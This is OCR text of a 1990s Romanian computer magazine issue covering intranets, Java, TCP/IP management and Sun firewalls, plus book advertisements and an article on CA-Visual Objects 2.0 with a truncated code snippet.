În conformitate cu un studiu efectuat de Gartner Group în aprilie 1996, costul mediu anual de funcţionare, administrare şi întreţinere al unui desktop / PC, este de 11.900 US$ spre deosebire de cel al unui NC care se ridică la numai 2.500 US$.

Tendinţa este ca instituţiile/întreprinderile să-şi centralizeze biblioteca de aplicaţii bazate pe Java, pe serverele de aplicaţii dedicate. Când un utilizator va avea nevoie de rezolvarea unei probleme specifice, el va naviga cu browserul pe intranet şi-şi va extrage aplicaţia dorită de pe serverul de aplicaţii, iar datele relevante de pe serverul HTTP. Această paradigmă va permite departamentului informatic dintr-o întreprindere să poată şti permanent care sunt resursele de aplicaţii ale utilizatorilor, să le poată administra, actualiza şi autoriza centralizat.

Parteneri Java

Java a fost licenţiată tuturor companiilor importante de software. Marii producători de aplicaţii de baze de date, Oracle, Informix, Ingres şi Sybase, încorporează tehnologiile Java în produsele lor de baze de date. Producătorii de browsere cum ar fi Netscape, Spyglass (Mosaic) şi Microsoft au introdus în browserele lor maşini virtuale Java. Astfel, se pot cumpăra deja browsere Java pentru Windows, Windows 95, Windows NT, UNIX şi Macintosh. Alăturându-se diviziei SunSoft, Borland şi Symatec au proiectat medii de dezvoltare pentru aplicaţii Java şi instrumente de programare, iar IBM/Lotus au luat o decizie fundamentală în ceea ce priveşte integrarea tehnologiilor Java în OS/2, AIX şi Notes.

Avantaje utilizării tehnologiilor Java sunt cheltuielile reduse de funcţionare pentru staţiile de lucru, integrarea în intranet a sistemelor deja existente, o singură interfaţă utilizator, potenţial pentru NC-uri cu un preţ scăzut, limbaje de dezvoltare unificate și managementul centralizat al aplicațiilor.

Rețeaua

În ultimii 10 ani, administratorii de rețele au trebuit să devină experți în protocoale de rețea. În timpul primului și celui de-al doilea val al informatizării era folosit, în general, în cadrul unei organizații, un singur protocol și acesta era un protocol proprietar utilizat de main-frame-ul sau mini-calculatorul existent. În unele cazuri, acest lucru a reprezentat una din tehnicile folosite de producători de a-și lega clienții de mediile proprii.

În al treilea val al informatizării rețelele au devenit din ce în ce mai complexe. Un studiu realizat în anii 90 de 3Com, arată că în majoritatea rețelelor rulează trei protocoale. Deoarece tehnologiile de rețea au evoluat de la multiplexare prin „bridging" către „routing", această proliferare a protocoalelor a devenit o problemă majoră pentru toți administratorii de rețea. Routerele trebuie configurate astfel încât să permită trecerea protocoalelor multiple și când apar probleme în rețea îți trebuie o groază de timp pentru diagnosticare și restabilire. În mod normal, dacă soluțiile de management, multiple, trebuie aplicate pentru fiecare familie de protocoale, atunci echipa care asigură funcționarea rețelei trebuie să fie mereu prezentă și să cunoască toate protocoalele folosite de rețeaua corporației.

Intranet-ul, fiind o extensie a Internetului, se bazează pe un singur protocol - TCP/IP.

TCP/IP este o suită de cca 100 protocoale diferite care au fost dezvoltate și verificate pe Internet. Avantajele acestuia constau în rutare și comunicații „cap-la-cap" fiabile, între părțile componente.

Există multe aplicații excelente scrise pentru Internet și intranet, destinate să ruleze pe TCP/IP, precum aplicațiile de telefonie în rețea, servere pentru transmisii audio în rețea, video-conferințe și aplicații colaborative de grup.


Folosind același limbaj pentru toate calculatoarele dintr-o rețea, administrarea acesteia devine mult mai ușoară. Un protocol din familia TCP/IP este SNMP (Simple Network Management Protocol). Mulți producători furnizează instrumente de management foarte specializate pentru SNMP, care asigură administratorilor de rețea o viziune unitară asupra întregii rețele a corporației. Aceste sisteme de management pot fi distribuite de-a lungul unei rețele internaționale cu management ierarhizat, instrumentele putând să asigure managementul fiecărui echipament sau calculator din rețea, indiferent că este server sau stație de lucru, de la aceeași interfață. Solstice, produsul SunSoft pentru management de rețea, este unul dintre aceste instrumente, utilizat de mii de organizații.

Produsul de management Solstice al Sun, combinat cu produsele și serviciile Sostice Partners furnizează o singură interfață de management pentru întreaga rețea, asigurând monitorizarea tuturor defecțiunilor și evenimentelor care pot apărea la fiecare dintre echipamentele rețelei (infrastructură, servere, stații de lucru) precum și managementul performanței, configurației, de software, al datelor stocate, al activelor, al aplicațiilor și managementul securității rețelei. Solstice oferă o serie de avantaje cum sunt: management de rețea simplificat, suport multi-vendor, un singur sistem de management pentru întreaga rețea și economii financiare importante.

Prima carte românească de referință în domeniul rețelelor de calculatoare

Rețele de calculatoare este introducerea ideală în rețelele de astăzi și de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 și cei care vor veni.

Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise in detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.
Alte cărți de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare și implementare, ediția a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediția a treia

Doresc să cumpăr cartea Rețele de calculatoare
V-am expediat la Banca Transilvania, filiala Mureș în contul nr. 31003017110178, 70.000 lei (în care nu sunt incluse taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteți și factură.
Pentru elevi și studenți cartea costă 50.000 lei. Ei vor trebui să atașeze comenzii o copie după carnetul de elev sau student.
Numele și prenumele: .... Funcția: ....
Firma: .... Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

Securitate


Pronunţaţi cuvântul „Internet“ în prezenţa unui manager IT şi veţi constata că gândurile acestuia se îndreaptă imediat către securitate. Internet-ul, în afara părţilor sale bune, este cunoscut ca un rai al hacker-ilor şi mistificatorilor. Primul lucru care trebuie avut în vedere este că un intranet nu trebuie să aibă nici o legătură fizică sau logică cu Internet-ul; un intranet foloseşte numai, o mare parte din tehnologiile utilizate în Internet.

Un intranet poate avea asigurată o securitate cu mult mai ridicată decât au multe sisteme interne. Toate serverele HTTP au posibilitatea accesului utilizatorilor prin nume şi parolă. În plus, este posibilă echiparea tuturor serverelor HTTP şi browserelor unei corporaţii cu tehnologii de criptare. Cu costuri reduse, se poate realiza criptarea pachetelor de date TCP/IP care sunt vehiculate prin reţeaua corporaţiei. Acest nivel de criptare este ridicat, având în vedere că se asigură criptarea pachetului de date astfel încât să poată fi citit numai de cel căruia i-a fost destinat. Astfel, pot fi prevenite acţiunile de spionaj comercial.

Acest tip de tehnologie este disponibil iar nevoia de a atinge acest nivel de securitate şi pe Internet a făcut ca software-ul să devină extrem de ieftin. Astfel, multe din browserele comerciale sunt prevăzute cu facilităţi de criptare.

Deşi un intranet nu necesită conectarea la Internet, multe corporaţii au descoperit avantajele pe care această interconectare le poate aduce. Pentru corporaţii dispersate pe arii geografice mari, sau care au nevoie să comunice cu un anumit grup de utilizatori externi, este mult mai uşor să-şi suprapună reţeaua intranet peste Internet decât să investească într-o reţea proprie complicată sau să închirieze linii şi modemuri.

Utilizatorilor aflaţi la distanţă li se poate asigura accesul la sistemele corporaţiei prin Internet (prin folosirea unei linii locale comutate) şi prin utilizarea aceloraşi tehnici de criptare şi de control al securităţii prin care comunicaţiile pot deveni neinteligibile pentru comunitatea Internet. Un alt avantaj al conectării intranetului la Internet este acela că toţi angajaţii pot avea acces la Internet. Pe măsură ce Internetul s-a transformat într-un mijloc de comunicare şi afaceri, multe corporaţii utilizează Internetul pentru activităţi de cercetare şi marketing - există peste 34 milioane de documente disponibile pe Internet care conţin multe informaţii utile. Există peste 500 de ziare cu arhive complete care pot fi cercetate precum şi multe din sursele de informaţii utilizate de mediile de afaceri (cum sunt Reuters, Associated Press, Medline) şi care sunt disponibile contra cost.



Totuşi, orice legătură între sistemele corporaţiei şi Internet comportă un risc major din punct de vedere al securităţii. O dată realizată această legătură, orice navigator pe Internet poate teoretic să comunice cu orice calculator din intranet care rulează TCP/IP. Acest lucru impune deci existenţa unui sistem de securitate între intranet şi internet, care să stabilească ce pachete de date pot circula între cele două reţele. Un asemenea sistem este cunoscut sub denumirea de „firewall“. Un „firewall“este implementat pe un calculator de mare putere (uzual bazat pe UNIX) care rulează un software relativ special şi care este implantat între reţeaua corporaţiei şi Internet. El examinează fiecare pachet de date care trece din intranet către Internet şi invers.

Sistemele de zid de protecţie „firewall“ sunt aplicaţii foarte inteligente care pot fi setate să blocheze accesul. Deasemenea se mai practică şi protejarea unei reţele cu o ierarhie de firewall-uri.

Combinaţia dintre un intranet şi Internet este foarte avantajoasă pentru corporaţiile cu birouri situate în localităţi diverse. În mod tradiţional, comunicarea dintre oficii duce după sine linii închiriate foarte scumpe sau reţele complexe pentru transmisii de date cu comutare de pachete. Cu toate oficiile conectate la Internet printr-un firewall, se pot transmite informaţii între acestea. Acest tip de reţea este cunoscută sub denumirea de „reţea privată virtuală“ (VRP).

În general, o linie închiriată pentru a conecta o corporaţie la Internet implică costuri mult mai mici decât o reţea WAN tradiţională. Un studiu recent al US Computer (http:/ / www.incog.com) arată că întreprinderile pot economisi peste 35% din costurile unui WAN folosind această soluţie. O VPN devine mult mai sigură atunci când sunt utilizate pentru securizare firewall-uri criptate care, la ora actuală, sunt larg răspândite. În acest scenariu, firewall-ul nu controlează numai pachetele de date care circulă între intranet şi Internet ci, în egală măsură, şi pachetele de date destinate altor companii.


Sun asigură 2 soluţii firewall - Firewall 1 v 2 (versiunea 3 în curs de apariţie) este un firewall de nivel TCP/IP proiectat să protejeze fluxul de tranzacţii ce au loc între Internet şi intranetul corporaţiei. Criptarea se poate adăuga produsului de bază, acest lucru permiţând corporaţiilor să-şi organizeze reţele private peste Internet.

Altă gamă de firewall-uri Sun este SunScreen SRF - 100, care foloseşte tehnologii „ascunse“. Acesta este un dispozitiv de reţea dedicat, invizibil în reţea. SunScreen SPF - 100 a fost ales produsul anului 1996 pentru categoria „cel mai bun firewall“ de către US LAN Magazine.

Toate firewall-urile Sun sunt integrate complet în sistemul de management de reţea Solstice. Avantajele utilizării zidului de protecţie sunt: accesul sigur la informaţiile corporaţiei, criptarea reţelei - o garanţie în plus pentru securitate, permite acces controlat al oganizaţiilor asociate corporaţiei, asigură acces la Internet şi reduce costul liniilor închiriate prin realizarea unor reţele private virtuale (VPN) peste Internet.■

Doamna Roxana Marin lucrează la firma Romsys SA, care reprezintă firma Sun Microsystems,Inc. în România. Poate fi contactată la Tel: (01) 230.08.10 sau prin e-mail: **mktg@romsys.ro.**

www.agora.ro/byte/




Microsoft Press knows

Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1 2

este
timpul

Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția**; seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai și timp pentru **viața** ta.


Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7

Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

COMPUTER PRESS
AGORA

*Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei **Forte Computers**, str. Lipscani nr. 102; precum și de la următoarele magazine din **București**: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); **Craiova**: INTERCAFENET, Calea București A26 parter; **Cluj**: T&M Promedia, str. Doja nr.30*

*Puteți comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Mecanisme automate în CA Visual Objects 2.0


După lungi așteptări, s-a născut în sfârșit CA-Visual Objects 2.0 - mediu de dezvoltare complet obiectual, pe 32 de biți, care oferă o cale posibilă pentru migrarea aplicațiilor economice xBase sub mediul Windows. Proiectat, în special, pentru dezvoltarea aplicațiilor sofisticate în medii client-server, CA-Visual Objects asigură o cale relativ ușoară de migrare de la DOS la Windows, fără „șocuri culturale“.

De István László

De ce chiar CA-Visual Objects?

Odată cu răspândirea rapidă a calculatoarelor, din categoria PC-urilor performante și a sistemelor de operare Windows, se impune, din ce în ce mai pregnant, scrierea (respectiv transcrierea) aplicațiilor pentru mediul Windows. Cu toate că, afirmația conform căreia „fiecare sistem de operare la locul lui este util“ pare corectă, nu se pot contesta avantajele sistemului Windows, în ceea ce privește interfața spectaculoasă și intuitivă pe care o oferă chiar pentru „utilizatori de ... câmpie“.

Din punctul de vedere al programatorilor, nu atât frumusețea interfeței Windows este hotărâtoare în aprecierea mediului; probabil că o pondere mult mai mare are complexitatea codului, care este capabil să pună în funcțiune o aplicație. Situația contradictorie, adică a cerințelor „naturale“ din partea utilizatorilor (aparență deosebită, help la fiecare nivel, tabele, grafice, culori, imagini, sunete - simplitate în folosire, interfață intuitivă, robustețe, mesaje prietenoase, ...) și a „realității“ cunoscute doar de programatori (arhitectură orientată eveniment, cod complex, mediu GUI sofisticat, cerințe de securitate, siguranță și robustețe) este soluționată de diverse medii de programare pe diverse căi.



Una din posibilități este calea oferită de CA-Visual Objects. Filozofia limbajului nu este străină pentru utilizatorii de CA-Clipper, fiindcă CA-Visual Objects se clădește pe principiile acestui limbaj. Arhitectura aplicațiilor reflectă inevitabil constrângerile impuse de Windows: o arhitectură orientată eveniment.

CA-Visual Objects îmbină flexibilitatea limbajelor xBase și simplitatea modelării obiectuale cu un limbaj strict tipizat, într-un mediu de dezvoltare complet - bazat pe un depozit activ intern de date, cu un compilator optimizator nativ și link-editor incremental, cu generatoare (sau mai bine zis editoare) vizuale, și cu debugger puternic.


Limbajul este complet compatibil cu CA-Clipper, doar aduce noutăți în plus: se menționează, în primul rând, extensia obiectuală completă, dar este semnificativă și posibilitatea tipizării și a definirii lexicale a variabilelor. (Aceste condiții din urmă reprezintă condiția ca un limbaj să fie compilabil.) Modificările arhitecturale permit - clădind pe clasele DataServer - exploatarea, în mod similar, a tuturor datelor care se prezintă sub formă tabelară, indiferent de forma fizică de implementare, fie vorba de vectori multidimensionali, de fișiere DBF, sau de datele obținute în urma evaluării unei selecții dintr-o bază de date SQL. În acest context, scalarea unei aplicații - dacă acesta a fost proiectat corespunzător, nu mai prezintă o problemă chiar așa mare...

Fiind total optimizat, pentru MS Windows 95/NT 4.0, CA-Visual Objects suportă toate controalele și convențiile specifice acestor sisteme de operare (la nivel de cuvinte cheie: Common Controls, DDE, Clipboard, Drag-&Drop, DLL, OLE 2.0). Mai mult, asigură acces de nivel scăzut la API-urile Win32.

Pe lângă avantajele arhitecturale și cele care provin din semantica/sintaxa limbajului, CA-Visual Objects oferă niște mecanisme și funcționalități implicite. Dezvoltarea aplicațiilor se face de sus în jos, într-un mod iterativ; astfel se asigură ca aplicația să fie tot timpul funcțională. Folosind această abordare a creării rapide de prototipuri., „detalierea“ programelor urmează o cale naturală.

Pentru a asigura o flexibilitate ridicată și o extensibilitate ușoară, sistemul are o arhitectură deschisă:

- bazat sau nu pe clasele sistem, se pot defini atât clase, cât și controale utilizator;
- se permite crearea noilor RDD-uri pentru accesarea diverselor tipuri de baze de date;
- se asigură conectivitate la motoare SQL prin implementarea tehnicii ODBC core, nivel I și nivel II;



- se pot folosi funcţii, clase, metode (şi se pot chiar genera...) biblioteci DLL;
- ca şi în CA-Clipper, este posibilă definirea unor comenzi utilizator (UDC);
- oferă suport pentru comunicaţii între procese (DDE, Clipboard, OLE 2.0);
- nu numai funcţionalitatea limbajului, dar însuşi mediul de dezvoltare poate fi extins - folosind CA-Visual Objects Software Development Kit, documentaţii tehnice suplimentare, sau de unelte „third-party“ disponibile pe piaţă.


Productivitate

Una din cerinţele cheie impuse pentru un limbaj, respectiv mediu de programare, este productivitatea ridicată. Succesul unui produs nou este sensibil influenţat de calitatea limbajului, dar şi de calitatea mediului de dezvoltare. În acest sens, problema productivităţii poate fi defalcată în două capitole. Pe de o parte, se caută răspunsul la întrebarea „Ce oferă limbajul?“, iar, pe de altă parte, trebuie conturat răspunsul dat la „Ce oferă mediul?“.

Din punctul de vedere al limbajului - pornind de la CA-Clipper, evident - se asigură compatibilitate cu limbajele xBase, în mod special cu „bunicul“ CA-Clipper. În acest sens, se asigură o compatibilitate de 99%. Această compatibilitate este teoretică, datorită faptului că acesta se referă la aşa zisa „business logic“, adică la tot ceea ce nu este interfaţa utilizator, ci ţine de logica programului.

Pe lângă această compatibilitate cu CA-Clipper şi limbajele xBase, în general, limbajul oferă o serie de extensii. Cele mai importante sunt extensia obiectuală, precum şi posibilitatea tipizării stricte şi a definirii lexicale a variabilelor. Implicaţiile acestor extensii sunt multiple. Productivitatea este afectată, în primul rând, de faptul că editoarele vizuale generează cod de înaltă calitate, bazat pe clasele predefinite ale sistemului. Pe de altă parte, posibilitatea tipizării şi a determinării lexicale a valabilităţii variabilelor permite o compilare adevărată a programului sursă. Astfel, se explică prezenţa unui compilator nativ. De menţionat că, chiar în cadrul aceleiaşi entităţi (funcţie, procedură, metodă,...) se poate amesteca codul tipizat cu cel netipizat. Acolo unde este posibil, compilatorul generează cod nativ, iar, acolo unde nu se poate, generează pseudo-cod, care la execuţie se interpretează, ca la orice limbaj xBase „cumsecade“ (vezi CA-Clipper, MS FoxPro, ...).

Puterea mediului de dezvoltare se manifestă la utilizarea generatoarelor de cod. Datorită prezenţei depozitului de date (repository) activ multinivel, designul entităţii editate - proiectul vizual - se păstrează pe termen lung. Pe baza acestor proiecte, editoarele generează, folosind clasele sistem, cod de înaltă calitate. Codul generat nu numai că este aproape optim, dar poate servi ca şi model pentru programatori.


EmptyShellMenu in Standard SQL Menus of Green Pages
File
Cataloage
Help
&File
&Open...
Open &SQL...
Execute a SQL S&tatement...
Menu Item Properties
EmptyShellMenu
Property
Value
Event Name
CA-Visual Objects Menu Editor Toolbar Preview

Nu este vorba chiar de un editor vizual, dar în definiţia generatorului de cod intră şi generatorul OLE Automation Server.

Arhitectura

Aparent fără implicaţii directe, faptul că limbajul este obiectual iar arhitectura este orientată eveniment, are efect asupra filozofiei generale, ca urmare, şi asupra productivităţii.

Se pune întrebarea ce caracteristici are „lipiciul“ care, din conglomeratul claselor şi a obiectelor, face până la urmă o aplicaţie funcţională şi în ce măsură influenţează această productivitatea. (Dacă nu din altceva, dar măcar din acest text reiese importanţa.) Arhitectura, poreclită mai înainte lipici, se materializează în setul de principii, pe baza cărora se clădeşte aplicaţia. Această arhitectură impune uneltele şi tehnicile folosite, fiind în acelaşii timp determinată şi de componentele (clasele) predefinite disponibile în sistem.

Analizând, din punctul de vedere al productivităţii, principiile arhitecturale de bază, se ajunge la analiza relaţiilor dintre clasele şi obiectele aplicaţiei, precum şi a mecanismelor automate asigurate de sistem.

Mecanisme automate

În concordanţă cu principiile abordării obiectuale, sistemul CA-Visual Objects oferă o aplicaţie-nucleu, numită „Standard Application“, care este o aplicaţie minimală cu o funcţionalitate oarecare. Acesta este, în principiu, punctul de pornire pentru dezvoltarea unei aplicaţii reale. Funcţionalitatea acestei aplicaţii standard este dată, pe de o parte, de arhitectura ei, iar, pe de altă parte, de prezenţa claselor sistem cu un comportament bine cunoscut.

Unul din domeniile analizate, în acest articol, se referă la aceste comportamente, respectiv la mecanismele automate prezente în aplicaţia standard. Celălalt capitol al articolului se referă la automatizările prezente în mediul de dezvoltare prin generatoarele de cod, accentuând rolul claselor sistem. După cum am mai spus, extensibilitatea sistemului - prin arhitectura sa deschisă - joacă un rol deosebit. Anumite căi de extindere a funcţionalităţii se bazează pe mecanisme automate specifice.

Automatizări - Aplicația Standard


În cele ce urmează, analiza mecanismelor automate nu va urma o secvență logică. Încercăm să abordăm realitatea, de la simplu la complex.

Cele mai importante implicații, asupra mecanismelor automate, sunt cele arhitecturale, care se oglindesc și în comportamentul claselor sistem. În acest sens, cea mai importantă este „sistemul de mesagerie“, adică dirijarea automată a evenimentelor (mesajelor) între obiectele aplicației.

Trebuie amintite - fără pretenția de a trata complet subiectul - relațiile care leagă componentele aplicației. De menționat că, toate cele trei relații menționate sunt de tipul „1-la-n“. Așa cum am mai menționat, arhitectura este totalitatea principiilor, legilor, și a relațiilor care determină modul de „compunere“ al obiectelor dintr-o aplicație, precum și legăturile dintre aceste obiecte.


Relația is a (este o/un). Este o relație care definește arborele de moștenire între clase în timpul compilării. Este o relație statică. De menționat, că în CA-Visual Objects, se permite nu numai moștenirea de la un singur strămoș. De exemplu un ComboBox este de fapt un ListBox, care nu este altceva decât un TextControl, care, la urma urmei, nu este altceva decât un Control...

Relația has-a (are/posedă). Relația owner se definește în momentul executării. Într-un fel, arborele care se naște, în urma acestei relații dinamice, ia locul arhitecturii structurate a aplicațiilor clasice DOS. Exemplu: aplicația are o fereastră Shell, care are subferestre de date, care au atașate controale, care la rândul lor ...



```
method Start() class
    local oMainWindo

    Ini(IniFileSpec('
    oMainWindow := Me
    oMainWindow:Show

    self:Exec()

// End of entity
```

Relația Client-Server uses-a (folosește o/un). Se definește tot în momentul executării și în mod clasic leagă serverul de date de ferestrele de date. În CA-Visual Objects și această relație este 1-la-n, adică o fereastră de date poate fi legată (în mod oficial și recunoscut de mediu) doar de un singur server de date.


CustomerTable in SQL DataServer of xx
Connection
Connect
Tables
Columns (Note: (*) denotes primary key column)
